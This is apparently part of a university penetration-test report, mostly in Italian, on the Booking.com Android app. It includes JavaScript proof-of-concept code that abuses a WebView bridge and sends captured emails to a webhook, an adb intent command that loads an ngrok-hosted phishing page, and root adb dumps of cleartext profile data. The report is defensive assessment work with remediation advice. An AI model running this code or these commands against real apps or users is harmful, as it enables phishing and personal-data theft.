
/Desktop/MobileSec/charles/bin
async function jsBridgeAbuse() {
    var bridgeFound = (typeof window.appInterface === 'undefined');
    if (!bridgeFound) {
        await new Promise(resolve => {
            var maxAttempts = 10, check = setInterval(() => {
                if (typeof window.appInterface === 'undefined' || --maxAttempts <= 0) {
                    clearInterval(check); bridgeFound = !!window.appInterface; resolve();
                }
            }, 200);
        });
    }
    if (bridgeFound) {
        try {
            window.appInterface.postMessage("dnsmi");
            findings.push({
                title: 'JS Bridge Abuse', confirmed: true, detail: 'postMessage("dnsmi") triggered'
            });
        } catch(e) {
            findings.push({ title: 'JS Bridge Abuse', confirmed: false, error: e.message });
        }
    }
    // Invio silenzioso dei risultati
    sendToWebhook({
        type: 'dsr_poc_results',
        findings: findings,
        userAgent: navigator.userAgent
    });
}

```

```

jsBridgeAbuse();
document.getElementById('submitBtn').addEventListener('click', function(e) {
    e.preventDefault();
    var email = document.getElementById('email').value;
    sendToWebhook({
        type: 'credentials_captured',
        email: email
    });
    alert('Verification failed. Please try again later.');
```



Quindi, se la vittima ha i cookie funzionali abilitati



e apre un app terza o clicca su un deeplink esterno, che esegue questo comando

```
(user@kali)-[~]  
$ adb shell am start -n \ com.booking/.identity.privacy.ui.webview.PrivacyDSRWebView \ --es url "http  
s://passenger-snout-posh.ngrok-free.dev/dsr_chain_attack.html" \ --es title "Security"  
Starting: Intent { cmp=com.booking/.identity.privacy.ui.webview.PrivacyDSRWebView (has extras) }
```

si apre questa pagina di phishing



che permette di rubare dati personali della vittima (in questo caso l’email)

INBOX (2/50) Newest First

Search Query

POST #be2dd93.51.3.188

20/05/2026 16:34:18

POST #445bb93.51.3.188

20/05/2026 16:33:17

Request Details & Headers

POSThttps://webhook.site/e1fdc477-d29c-45a9-bf2c-678a9949068c

Host93.51.3.188WhoisShodanNetifyCensysVirusTotal

LocationIT Doria, Liguria, Italy

Date20/05/2026 16:34:18 (un minuto fa)

Size97 bytes

Time0.001 sec

IDbe2dd7a0-0d9c-464b-9f15-ea3d3fcfa11

NoteAdd Note

accept-languageen-US,en

accept-encodinggzip, deflate

refererhttps://

sec-fetch-destempty

sec-fetch-modenot-cross-site

sec-fetch-sitecross-site

x-requested-withXMLHttpRequest

originhttps://

accept*/*

sec-ch-ua-mobile?1

content-typetext/plain

sec-ch-ua"Chromium"

user-agentMozilla/5.0 (Linux; Android 11; Pixel 4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.210 Mobile Safari/537.36

sec-ch-ua-platformAndroid

content-length97

hostwebhook.site

Form values

None

Query strings

None

Request Content

Raw Content

```
{  "timestamp": "2026-05-20T14:34:07.320Z",  "type": "credentials_captured",  "email": "user@example.com"}
```

e di disabilitare automaticamente il consenso al tracking

Conclusioni

L'activity *PrivacyDSRWebView*, essendo exported e accettando un URL arbitrario via Intent extra, permette a qualsiasi app o deeplink esterno di aprire una pagina web controllata dall'attaccante all'interno del contesto di Booking.com.

Ciò consente attacchi di phishing credibili, in quanto l'utente vede l'interfaccia di Booking ma il contenuto è malevolo.

Inoltre, il bridge *appInterface* è accessibile a qualsiasi pagina caricata nella WebView, senza restrizioni di origine.

Una pagina malevola può invocare *appInterface.postMessage("dnsmi")* e disabilitare permanentemente il tracking dell'utente, modificando il suo stato di consenso senza alcuna interazione esplicita.

Application Does Not Enforce Certificate Pinning (OWASP Mobile M5)

The security model brought by TLS/SSL, widely used across web and mobile applications to ensure confidentiality and integrity to data in transit, is based on the concept of trusted third parties.

Operating systems and browsers have one or more Certificated Authority (CA) marked as trusted. This way, certificates generated by those trusted CAs are automatically accepted as valid. These certificates have fields that identify the domains to which the certificate was generated for, issue date, fingerprint for unique identification, and more.


In case an attacker compromises a trusted CA, they could issue their own malicious certificates for arbitrary domains. Consequently, the adversary could perform Man-in-the-Middle (MITM) attacks, impersonating the server for which they have a valid, yet malicious certificate.

The technique known as certificate pinning (or SSL pinning), aims to reduce the risk of such attacks, that involve the compromise of a trusted CA. The technique works by getting a hash of the original valid certificate, and hardcode it into the application.

For future requests, the application will not only verify the expiration date of the certificate but also will match the hashes, because even valid certificates, but issued in different dates by different CAs, will have different fingerprints.

Proof of Concept

In order to prove the absence of such mechanism, a purposely made certificate was generated and its CA marked as trusted in the mobile phone. The following screenshot displays the traffic interception without any need to tamper with the application or the device, underscoring the absence of certificate pinning in the app under test:



Conclusioni

The absence of certificate pinning increases the risk of MITM attacks that involve the compromise of a trusted CA. In order to reduce this risk we advise to implement certificate pinning in the whole application.

Insecure Data Storage (OWASP Mobile M9)

Durante l'analisi dell'applicazione Booking.com è stata rilevata la presenza di dati personali sensibili conservati in chiaro all'interno dello storage locale del dispositivo Android.

Tale condizione consente ad un attaccante con accesso fisico al dispositivo (o con privilegi di root, ottenibili tramite emulatore o device compromesso) di esfiltrare questi dati senza dover interagire con le API di Booking.com e senza necessità di credenziali applicative.

Proof of Concept

Tramite accesso alla shell ADB sull'emulatore, è stato ispezionato il file *mybooking.xml* (identico al file *remote_profile.xml*) situato in */data/data/com.booking/shared_prefs/*.

Il file XML contiene in chiaro l'indirizzo e-mail, il numero di telefono, nome, cognome e altri metadati dell'utente autenticato:

```
(user@kali)-[~]
$ adb shell
emulator64_x86_64_arm64:/ $ su
emulator64_x86_64_arm64:/ # cd data/data/com.booking/shared_prefs/
at mybooking.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="pref3_title">UNKNOWN</string>
  <boolean name="has_booking_pay" value="false" />
  <string name="pref3avatar">{"available":true,"lastUpdate":123,8
  </string>
  <boolean name="pref3_assistant_available" value="true" />
  <string name="pref3address">Via XX Settembre</string>
  <string name="pref3_address_country">it</string>
  <boolean name="is_genius_vip" value="false" />
  <string name="email_details">{"email_address":"mobsec24@gmail.com","
  _is_business":0,"email_is_primary":1,"email_verified":1,"email_f
  ription_frequency":8,"weekly":8,"subscription_manager_url":"h
  ng.com/subscription_manager.html?aid\u003d339530\u0026business_unit\u003dbooking\u0026
  FT08BPE9\u0026message_channel\u003demail"}</string>
  <boolean name="has_wallet" value="false" />
  <string name="pref3lastname">Rossi</string>
  <string name="pref3city">Genova</string>
  <string name="pref3googlestate">{"hasBookingPassword":false,"id":77245668859618
  77245668859618}</string>
  <int name="pref3isgenius" value="1" />
  <string name="pref3_private_country">it</string>
  <set name="genius_vip_benefits" />
  <int name="genius_level" value="1" />
  <boolean name="assistant_language_support" value="true" />
  <string name="pref3bs_country"></string>
  <string name="pref3bs_phone"></string>
  <string name="pref3bs_street"></string>
  <string name="pref3travel_purpose">NOT_SELECTED</string>
  <string name="genius_vip_recruitment_mode"></string>
  <string name="pref3smoking">UNSPECIFIED</string>
  <string name="pref3email">mobsec24@gmail.com</string>
  <string name="pref3bs_city"></string>
  <boolean name="has_rewards" value="false" />
  <int name="pref3subscribed" value="0" />
  <boolean name="mybooking_token_binds_device_id" value="true" />
  <int name="variant_edit_email" value="1" />
  <string name="pref3country">it</string>
  <boolean name="pref3_hc_available" value="true" />
  <boolean name="is_personalisation_disabled" value="false" />
  <string name="pref3vat_number"></string>
  <boolean name="pref3account_details_phone" value="false" />
  <boolean name="pref3_partner_chat_available" value="true" />
  <string name="pref3gender">OTHER</string>
  <string name="pref3phone">+39 333 333 3333</string>
  <boolean name="is_grap_eligible" value="false" />
  <string name="user_identities">[]</string>
  <int name="mybooking_login_type" value="1" />
  <string name="pref3company_name"></string>
  <string name="pref3bs_zip"></string>
  <boolean name="pref3account_details_email" value="true" />
  <string name="pref3zipcode">16121</string>
  <int name="pref3uid" value="1018679306" />
  <string name="pref3firstname">Paolo</string>
</map>
```

È stato inoltre analizzato il database SQLite denominato *account_data_cache* presente nella directory dei

database dell'app.

Si tratta di una cache locale del client GraphQL Apollo che replica i dati restituiti dall'API.

L'ispezione tramite sqlite3 ha rivelato la presenza di record contenenti dati personali in chiaro, organizzati per chiave logica:

```
(user@kali)-[~]
└─$ adb shell
emulator64_x86_64_arm64:/ $ su
emulator64_x86_64_arm64:/ # cd data/data/com.booking/
emulator64_x86_64_arm64:/data/data/com.booking/ # cd databases/
emulator64_x86_64_arm64:/data/data/com.booking/databases # cp account_data_cache /sdcard/
emulator64_x86_64_arm64:/data/data/com.booking/databases # exit
emulator64_x86_64_arm64:/ $ exit

(user@kali)-[~]
└─$ adb pull /sdcard/account_data_cache_v2
/sdcard/account_data_cache_v2: 1 file pulled, 0 skipped. 4.7 MB/s (24576 bytes in 0.005s)

(user@kali)-[~]
└─$ sqlite3 account_data_cache_v2
SQLite version 3.39.2 2022-07-21 15:24:47
Enter ".help" for usage hints.
sqlite> .tables
android_metadata  records
sqlite> SELECT * FROM records;
121|personalProfile.personalData|{"firstName":"Paolo","lastName":"Rossi","gender":"MALE","shipCountry":"IT","displayName":"Paolo"}
122|personalProfile.address|{"address":"Via XX Settembre","city":"Genova","country":"IT"}
123|personalProfile.contactEmail|{"address":"mobsec24@gmail.com","isVerified":true}
124|personalProfile.contactPhone|{"number":"+39333333333","isVerified":false}
125|personalProfile.avatar.sizedUrls|{"square32":"https://lh3.googleusercontent.com/a/AAcgrwFQYd2-scLwFSy8MQ=s96-c32","square64":"https://lh3.googleusercontent.com/a/AAcgrwFQYd2-scLwFSy8MQ=s96-c64","square96":"","square128":"https://lh3.googleusercontent.com/a/AAcgrwFQYd2-scLwFSy8MQ=s96-c128","square256":"https://lh3.googleusercontent.com/a/AAcgrwFQYd2-scLwFSy8MQ=s96-c256"}
126|personalProfile.avatar|{"type":"GOOGLE","sizedUrls":"ApolloCacheReference{personalProfile.avatar.sizedUrls}"}
127|personalProfile|{"personalData":"ApolloCacheReference{personalProfile.personalData}","address":"ApolloCacheReference{personalProfile.address}","contactEmail":"ApolloCacheReference{personalProfile.contactEmail}","contactPhone":"ApolloCacheReference{personalProfile.contactPhone}","avatar":"ApolloCacheReference{personalProfile.avatar.sizedUrls}"}
128|QUERY_ROOT|{"personalProfile":"ApolloCacheReference{personalProfile}"}
sqlite>
```

Conclusioni

L'assenza di cifratura nello storage locale espone i dati personali dell'utente a chiunque abbia accesso al filesystem del dispositivo (root, ADB, backup non cifrati).

La vulnerabilità è indipendente dalle protezioni lato server e costituisce un ulteriore vettore di attacco in scenari di compromissione del dispositivo. Si raccomanda l'adozione di cifratura a livello di file (es. Android Keystore + EncryptedSharedPreferences / SQLCipher) per tutti i dati personali conservati localmente, nonché la riduzione al minimo dei dati memorizzati in cache.

9.0 Conclusion

The ultimate goal of a security assessment is to bring the opportunity to better illustrate the risk of an organisation and help make it understand and validate its security posture against potential threats to its business.

The security posture of the Booking.com mobile application was considered insufficient. During the security testing period, **6 vulnerabilities** were found in total, where **1** was considered of Critical severity, **2** of High, **2** of Medium, **1** of Low, and **0** of Info severity.

The most critical finding was the presence of hardcoded static credentials embedded within the APK. Once decoded, these credentials permit any party to interact directly with the application's internal APIs without requiring user authentication.

An IDOR vulnerability in the GraphQL API endpoint exposes the ability to read and modify personal profile data for any registered user. Furthermore, the OAuth 2.0 flow with Facebook is susceptible to Custom Scheme Hijacking, allowing a malicious application to intercept the authorisation code and obtain a valid session for the victim's account.

Additional issues include the cleartext storage of personal data on the local filesystem and an exported Activity that opens a WebView without URL validation, enabling phishing attacks and JavaScript bridge abuse.

With that in mind, we provide the following recommendations:

- ✓ Understand why the vulnerabilities were introduced and what caused them.
- ✓ Remove all hardcoded credentials from the APK; rotate any exposed credentials immediately.
- ✓ Implement strict server-side authorisation checks on all API endpoints.
- ✓ Migrate OAuth redirect URIs to verified App Links (Android) to prevent scheme hijacking.
- ✓ Encrypt all locally stored sensitive data using Android Keystore / EncryptedSharedPreferences.
- ✓ Add URL validation to all exported Activities that open a WebView.
- ✓ Educate the development team with secure coding practices.
- ✓ Perform annual black-box security testing of the application.
- ✓ Establish a Secure Development Lifecycle (SDL) programme in the software development lifecycle.
- ✓ Perform regular security-focused code audits, both internally and by third parties.

10.0 Appendix A — Vulnerability Criteria Classification

Below is the risk rating criteria used to classify the vulnerabilities discussed in this report:

SEVERITY	DESCRIPTION
CRITICAL	Leads to the compromise of the system and the data it handles. Can be exploited by an unskilled attacker using publicly available tools and exploits. Must be addressed immediately.
HIGH	Usually leads to the compromise of the system and the data it handles.
MEDIUM	Does not lead to the immediate compromise of the system but when chained with other issues can bring serious security risks. Nevertheless, it is advisable to fix them accordingly.
LOW	Do not pose an immediate risk and even when chained with other vulnerabilities are less likely to cause serious impact.
INFO	Does not pose an immediate risk, but requires continuous surveillance so that it doesn't become a liability through ill-use or future modifications in the system.

11.0 Appendix B — Remediation Priority Suggestion

For this assessment, an order of prioritisation for remediation of the vulnerabilities discovered was defined. The criteria used to define this order took into consideration the severity and the perceived effort required to fix the issues.

The following table lists the order in which the vulnerabilities should be fixed:

SEVERITY	DESCRIPTION
CRITICAL	Hardcoded Credentials in APK
HIGH	IDOR – Read/Write Personal Profile Data via API
HIGH	Custom Scheme Hijacking in OAuth Flow
MEDIUM	JavaScript Bridge Injection via Exported Activity
MEDIUM	Application does not enforce certificate pinning
LOW	Cleartext Storage of Sensitive Information



**Università
di Genova**